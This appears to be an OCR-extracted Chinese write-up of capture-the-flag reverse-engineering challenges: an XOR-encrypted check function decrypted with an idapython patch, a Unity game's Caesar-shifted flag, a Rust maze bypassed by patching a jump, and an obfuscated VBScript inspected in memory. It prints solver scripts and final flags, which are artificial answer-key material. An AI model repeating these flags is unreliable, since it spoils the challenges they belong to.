
```
.hello:00417000 ; Alignment     : default
.hello:00417000 ; =============================================================================
.hello:00417000
.hello:00417000 ; Segment type: Pure code
.hello:00417000 ; Segment permissions: Read/Write/Execute
.hello:00417000 _hello          segment para public 'CODE' use32
.hello:00417000                 assume cs:_hello
.hello:00417000                 ;org 417000h
.hello:00417000                 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.hello:00417000 unk_417000      db  51h ; Q             ; CODE XREF: sub_411186↑j
.hello:00417001                 db  8Fh
.hello:00417002                 db 0E8h
.hello:00417003                 db  85h
.hello:00417004                 db 0E8h
.hello:00417005                 db    4
.hello:00417006                 db    5
.hello:00417007                 db    4
.hello:00417008                 db    4
.hello:00417009                 db  57h ; W
.hello:0041700A                 db  52h ; R
.hello:0041700B                 db  53h ; S
.hello:0041700C                 db  89h
.hello:0041700D                 db  79h ; y
.hello:0041700E                 db 0C4h
.hello:0041700F                 db 0BDh
.hello:00417010                 db  14h
.hello:00417011                 db    4
.hello:00417012                 db    4
.hello:00417013                 db    4
.hello:00417014                 db 0BCh
.hello:00417015                 db 0C8h
.hello:00417016                 db 0C8h
.hello:00417017                 db 0C8h
.hello:00417018                 db 0C8h
.hello:00417019                 db 0F7h
.hello:0041701A                 db 0AFh
.hello:0041701B                 db 0A5h
.hello:0041701C                 db    0
.hello:0041701D                 db 0C4h
.hello:0041701E                 db  45h ; E
.hello:0041701F                 db    4
.hello:00417020                 db  37h ; 7
.hello:00417021                 db 0C1h
00005E04 00417004: .hello:00417004 (Synchronized with Hex View-1)
```

idapython patch 一下即可：

Python

```python
addr = 0x00417000
v5 = "swdd"
for j in range(4):
    for i in range(331):
        temp = addr+i
        value = idc.get_wide_byte(temp)
        value ^=ord(v5[j])
        ida_bytes.patch_byte(temp,value)
print("OK")
```

得到加密逻辑如下:




```
void __cdecl __noreturn sub_417000(char *Str1)
{
  char v1; // [esp+0h] [ebp-10Ch]
  char Str2[36]; // [esp+D0h] [ebp-3Ch] BYREF
  int i; // [esp+F4h] [ebp-18h]
  int v4; // [esp+100h] [ebp-Ch]

  __CheckForDebuggerJustMyCode(&unk_41E015);
  v4 = 10;
  for ( i = 0; Str1[i]; ++i )
  {
    if ( Str1[i] >= 65 && Str1[i] <= 90 )
      Str1[i] = (Str1[i] + v4 - 65) % 26 + 65;
  }
  strcpy(Str2, "S_VYFO_CGNN_GRKD_KLYED_IYE");
  if ( !j_strcmp(Str1, Str2) )
  {
    sub_4110DC("yes, you are right\n", v1);
    exit(0);
  }
  sub_4110DC("Try Again!", v1);
  exit(0);
}
```

exp:

```
Python
data =
[83,95,86,89,70,79,95,67,71,78,78,95,71,82,75,68,95,75,76,89,69,68
,95,73,89,69]#S_VYFO_CGNN_GRKD_KLYED_IYE

for i in range(len(data)):
    if(data[i]>=65 and data[i]<=90):
        print(chr((data[i]-10-65)%26+65),end='')
    else:
        print(chr(data[i]),end='')
#I_LOVE_SWDD_WHAT_ABOUT_YOU
```

hwanna



```
			}
		}
		return text;
	}

	// Token: 0x0600001B RID: 27 RVA: 0x0000265C File Offset: 0x0000085C
	public void LoadLevel()
	{
		GameObject gameObject = Object.Instantiate<GameObject>(this.levelArr[this.levelCount]);
		gameObject.name = "Level" + this.levelCount.ToString();
		gameObject.transform.SetParent(base.transform, false);
		this.player.transform.localPosition = gameObject.transform.Find("StartPoint").localPosition;
		if (this.levelCount == 5)
		{
			this.FlagText = GameObject.Find("Tip").GetComponent<Text>();
			string input = "justaeasyunitygame";
			string str = this.a(input, this.levelCount);
			this.FlagText.text = "H&NCTF{" + str + "}";
		}
	}

	// Token: 0x0600001C RID: 28 RVA: 0x0000271B File Offset: 0x0000091B
	private void DeleteLevel()
	{
		Object.Destroy(base.transform.Find("Level" + this.levelCount.ToString()).gameObject);
	}

	// Token: 0x0600001D RID: 29 RVA: 0x00002747 File Offset: 0x00000947
	public void NextLevel()
	{
		this.DeleteLevel();
		this.levelCount++;
		this.LoadLevel();
	}

	// Token: 0x0600001E RID: 30 RVA: 0x00002763 File Offset: 0x00000963
```


搜索

ctf{

直接看 Assembly-CSharp.dll


```python
def caesar_cipher(input, shift):
    text = ""
    for c in input:
        if c.isalpha():
            ascii_offset = ord('a') if c.islower() else ord('A')
            text += chr((ord(c) - ascii_offset + shift) % 26 + ascii_offset)
        else:
            text += c
    return text

input = "justaeasyunitygame"
shift = 5
str = caesar_cipher(input, shift)
flag = "H&NCTF{" + str + "}"
print(flag)
#H&NCTF{ozxyfjfxdzsnydlfrj}
```

childmaze




Type	String
C	called \`Result::unwrap()\` on an \`Err\` value
C	Invalid maze: start or target not found.\n
C	src\\\\main.rs
C	Congratulations! You've completed the maze.\n
C	Game over: You hit a wall!\n
C	All mazes completed Congratulations!\n
C	Maze :\n
C	Next maze:\n
C	\x1B[2JError: \n
C	WaitForMultipleObjects returned unexpected result.
C	Failed to initialize input reader
C	overflow in Duration::new
C	/rustc/25ef9e3d85d934b27d9dada2f9dd52b1dc63bb04\\\\library\\\\core\\\\src\\\\time.rs
C	overflow when subtracting durations
C	capacity overflow
C	/rustc/25ef9e3d85d934b27d9dada2f9dd52b1dc63bb04\\\\library\\\\alloc\\\\src\\\\collections\\\\vec_deque\\\\mod.rs
C	Argument Out of Range Exception when setting cursor position to Y:
C	Argument Out of Range Exception when setting cursor position to X:
C	C:\\\\Users\\\\AarOn\\\\.cargo\\\\registry\\\\src\\\\index.crates.io-6f17d22bba15001f\\\\crossterm-0.27.0\\\\src\\\\event\\\\sys\\\\windows\\\\parse.rs
C	C:\\\\Users\\\\AarOn\\\\.cargo\\\\registry\\\\src\\\\index.crates.io-6f17d22bba15001f\\\\parking_lot_core-0.9.10\\\\src\\\\parking_lot.rs
C	Once instance has previously been poisoned
C	C:\\\\Users\\\\AarOn\\\\.cargo\\\\registry\\\\src\\\\index.crates.io-6f17d22bba15001f\\\\parking_lot-0.12.2\\\\src\\\\once.rs
C	C:\\\\Users\\\\AarOn\\\\.cargo\\\\registry\\\\src\\\\index.crates.io-6f17d22bba15001f\\\\parking_lot_core-0.9.10\\\\src\\\\parking_lot.rs
C	called \`Result::unwrap()\` on an \`Err\` value
C	CapacityOverflow

定位到关键字符串下断点，




```
.text:00007FF7F792514F mov     rax, [rsi]
.text:00007FF7F7925152 cmp     dword ptr [rax+r15*4], 3
.text:00007FF7F7925157 ; 3069:             break;
.text:00007FF7F7925157 jmp     loc_7FF7F7925390

:00007FF7F7925390 ; 3205:         *&v311 = &off_7FF7F7953778;
:00007FF7F7925390
:00007FF7F7925390 loc_7FF7F7925390:
:00007FF7F7925390 lea     rax, off_7FF7F7953778 ; "Congratulations! You've completed the m"...
:00007FF7F7925397 mov     qword ptr [rbp+270h+var_168], rax
:00007FF7F792539E ; 3206:         *(&v311 + 1) = 1i64;
```

迷宫判断这里要改 jz 为 jmp，过掉 14 个迷宫，最后到



```
.text:00007FF7F7925408 ; 3228:     *&v311 = &off_7FF7F7953858;
.text:00007FF7F7925408
.text:00007FF7F7925408 loc_7FF7F7925408:
.text:00007FF7F7925408 lea     rax, off_7FF7F7953858 ; "All mazes completed Congratulations!\n"
.text:00007FF7F792540F mov     qword ptr [rbp+270h+var_168], rax
.text:00007FF7F7925416 ; 3229:     *(&v311 + 1) = 1i64;
.text:00007FF7F7925416 mov     qword ptr [rbp+270h+var_168+8], 1
```

这里就可以了，接下来一直 f8 就能看到 flag




```
# # ### #
$ #   # #
# # # # #
#   # #
Congratulations! You've completed the maze.
Next maze:
All mazes completed Congratulations!
H&NCTF{Ch411enG3_0f_M4z3}
```

H&NCTF{Ch411enG3_0f_M4z3}


Baby_OBVBS

查看 vbs 源码发现是一长串，确定是混淆无疑，execute 是执行，即是执行后面这一长段



```
Execute Chr((37 + 64)) & Chr((69 - 4)) & Chr((11 + 102)) & Chr((112 - 7)) & Chr((42 - 10)) & Chr((67 - 6)) & Chr((67 -
```

跑起来用 ce 附加了一下，查找了一下关键字符串"Enter the key:"，发现了真正的代码逻辑：




地址	字节	操作码		注释
WScript.exe+3430	40 53	push	rbx	
WScript.exe+3432	48 81 EC 90000000	sub	rsp,00000090	144
WScript.exe+3439	E8 56DCFFFF	call	WScript.exe+1094	
WScript.exe+343E	48 8D 15 C3B20100	lea	rdx,[WScript.exe+1E708]	(0)
WScript.exe+3445	48 8D 0D B4B20100	lea	rcx,[WScript.exe+1E700]	(0)
WScript.exe+344C	E8 93FFFFFF	call	WScript.exe+33E4	
WScript.exe+3451	48 8D 15 A0B20100	lea	rdx,[WScript.exe+1E6F8]	(0)
WScript.exe+3458	48 8D 0D 91B20100	lea	rcx,[WScript.exe+1E6F0]	(0)
WScript.exe+345F	E8 80FFFFFF	call	WScript.exe+33E4	
WScript.exe+3464	83 64 24 5C 00	and	dword ptr [rsp+5C],00	0
WScript.exe+3469	48 8D 4C 24 20	lea	rcx,[rsp+20]	
WScript.exe+346E	48 FF 15 1BAC0100	call	qword ptr [WScript.exe+1E090]	->KERNEL32.GetStartupInfoA
WScript.exe+3475	0F1F 44 00 00	nop	dword ptr [rax+rax+00]	
WScript.exe+347A	33 C9	xor	ecx,ecx	
WScript.exe+347C	48 FF 15 05AC0100	call	qword ptr [WScript.exe+1E088]	->KERNEL32.GetModuleHandleA
WScript.exe+3483	0F1F 44 00 00	nop	dword ptr [rax+rax+00]	
WScript.exe+3488	48 8B C8	mov	rcx,rax	

```
push word or doubleword onto the stack
```


```
保护:读/写  AllocationBase=1B133870000 基址=1B133BB0000 长度=214000
地址         13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 3456789ABCDEF0123456789ABCDEF012
1B133BB0E13 63 61 74 69 6F 6E 73 2E 20 49 74 20 68 61 73 20 73 6F 6D 65 74 68 69 6E 67 20 74 6F 20 64 6F 20 cations. It has something to do
1B133BB0E33 77 69 74 68 20 53 54 44 49 4E 2C 20 53 54 44 4F 55 54 20 61 6E 64 20 53 54 44 45 52 52 2E 22 0D with STDIN, STDOUT and STDERR.".
1B133BB0E53 0A 6D 73 67 62 6F 78 20 22 4F 4B 21 20 4E 6F 77 2C 20 6C 65 74 20 75 73 20 62 65 67 69 6E 20 6F .msgbox "OK! Now, let us begin o
1B133BB0E73 75 72 20 6A 6F 75 72 6E 65 79 2E 22 0D 0A 0D 0A 6B 65 79 20 3D 20 49 6E 70 75 74 42 6F 78 28 22 ur journey."....key = InputBox("
1B133BB0E93 45 6E 74 65 72 20 74 68 65 20 6B 65 79 3A 22 2C 20 22 43 54 46 20 43 68 61 6C 6C 65 6E 67 65 22 Enter the key:", "CTF Challenge"
1B133BB0EB3 29 0D 0A 69 66 20 28 6B 65 79 20 3D 20 46 61 6C 73 65 29 20 74 68 65 6E 20 77 73 63 72 69 70 74 )..if (key = False) then wscript
1B133BB0ED3 2E 71 75 69 74 0D 0A 69 66 20 28 6C 65 6E 28 6B 65 79 29 3C 3E 36 29 20 74 68 65 6E 0D 0A 20 20 .quit..if (len(key)<>6) then..  
